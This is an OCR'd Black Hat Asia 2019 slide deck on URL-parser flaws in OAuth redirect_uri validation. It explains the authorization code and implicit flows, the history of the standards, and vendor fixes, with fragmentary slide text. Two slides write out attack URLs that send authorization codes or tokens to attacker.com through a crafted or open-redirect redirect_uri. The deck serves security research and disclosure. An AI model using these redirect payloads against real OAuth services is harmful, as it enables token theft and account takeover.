black hat ASIA 2019

# Make Redirection Evil Again
# URL Parser Issues in OAuth

**Xianbo Wang1**, Wing Cheong Lau1, Ronghai Yang1,2, and Shangcheng Shi1


1*The Chinese University of Hong Kong,*

2*Sangfor Technologies Co., Ltd*

## Outline


- Background
- History of Redirection Issues in OAuth
- New Threats and Exploits
  - Exploit in Browser
  - Exploit in Mobile App
  - Code injection attack
- Empirical Evaluation
- Conclusions

# What is OAuth 2.0?



One account. Access all services.

Sign in with




手机号 或 Email

11 位手机号 或 Email

密码


请输入密码



Введите логин, почту или телефон

## How does OAuth 2.0 work?

*Use Authorization Code Flow as an example



OK, please pass this temporary code to IMDB


Here's the code

I authorize IMDB to access some of my resources on Facebook

I want to access your protected resources hosted by Facebook

## How does OAuth 2.0 work?

OAuth as an authorization framework can be used for user authentication (Single-Sign On)



Identity Provider (IdP)

Provider

The ticket is valid. Here's the resources

User's Identity

I want to access User~~'s protected~~ resources, I have the ticket


Relying Party (RP)

OAuth Client

Here's your ticket

I have the code, please give me the ticket (Access Token)

# OAuth 2.0 Protocol Details (Authorization Code Flow)



RP server

User-Agen

IdP server

1 Visit https://RP.com/login-with-idp


2 302 redirect: https://IdP.com/authorize?client_id=12345&response_type=code &state=random&redirect_uri=**https://RP.com/cb**

3 302 redirect: https://RP.com/cb?code=xxxxxxxx&state=random

4 POST to https://IdP.com/token with data: client_secret=secretxxx grant_type=authorization_code&redirect_uri=https://RP.com/cb

Response body: {access_token: d86c828583c5c6160e8acfee88ba1590}

# OAuth 2.0 Implicit Flow




Visit https://RP.com/login-with-idp

302 redirect: https://IdP.com/authorize?client_id=12345&response_type=token &state=random&redirect_uri=**https://RP.com/cb**

302 redirect: https://RP.com/cb#access_token=xxxxxxxx&state=random

# The Idea of OAuth Redirection Attack



Assume user already logged in && authorized the RP before

<img src="“//IdP.com/authorize?...”/>

Attacker tricks victim to visit the URL: https://IdP.com/authori client_id=12345&response_type=code &state=random&redirect_uri=**https://attacker.com/cb**

Code leaks to attacker’s server: https://attacker.com/cb?code=xxxxxxxx&state=random


“code” leaked

Inject stolen code to RP: https://RP.com/cb?code=xxxxxxxx

## Won’t be that easy …

Redirect URL validation rules

- Full URL ✓ safe
- String prefix ?
- Domain ?
- Scheme ? (mobile)
- Wildcard/Regex ?



Applications / **Register a new C**

**Application name**

Something users will recognize and t

**Homepage URL**

The full URL to your application home


**Application description**

Application description is optiona

This is displayed to all potential users

**Authorization callback URL**

Your application's callback URL. Rea



Create Application

**Application Name**

My OAuth Client

**Application Type**

● Web Application

○ Installed Application

This application is accessed by a web browser. Requires a valid callback domain.

**Description** (Optional)

OAuth Client for Testing

**Home Page URL** (Optional)

https://RP.com/

**Callback Domain** (Optional)

RP.com

Please specify the domain to which your application will be returning after successfully authenticating.


## History of Redirection Issues in OAuth

- **Dec 2012**. In RFC 6749 - *The OAuth 2.0 Authorization Framework*
    - *The authorization server MUST **validate** redirect_uri against the registered value*
- **Jan 2013**. In RFC 6819 - *OAuth 2.0 Threat Model and Security Considerations*.
    - *An authorization server should require all clients to register their "redirect_uri", and the "redirect_uri" **should be the full URL**.*
- **Feb 2014**. In *OpenID Connect Core 1.0*.
    - It explicitly requires using ***Simple String Comparison*** to validate *redirect_uri*.
- **May 2017**. The initial draft of *OAuth 2.0 Security Best Current Practice*.
    - It put *redirect_uri* validation in a primary section and highlighted that server **should** use *simple string comparison*.

## Vendor Reactions

- Mar 2015, Paypal:
  - Noticed developers to configure full *redirect_uri* and forced strict URL matching.
- Dec 2017, Facebook:
  - Provided a new option called *Strict URL Matching* and later turned it on by default. Before this change, prefix matching / domain matching is used.
- Feb 2018, Tencent QQ:
  - Noticed developers to configure full *redirect_uri*. Before this change, QQ was using domain matching for *redirect_uri* validation.

# Covert Redirect Attack (2014)



Attacker tricks victim to request: https://IdP.com/authorize?...&response_type=token
&redirect_uri=https://RP/goto%3furl%3dhttp://attacker.com

Fragment (#) will be reattached in redirection

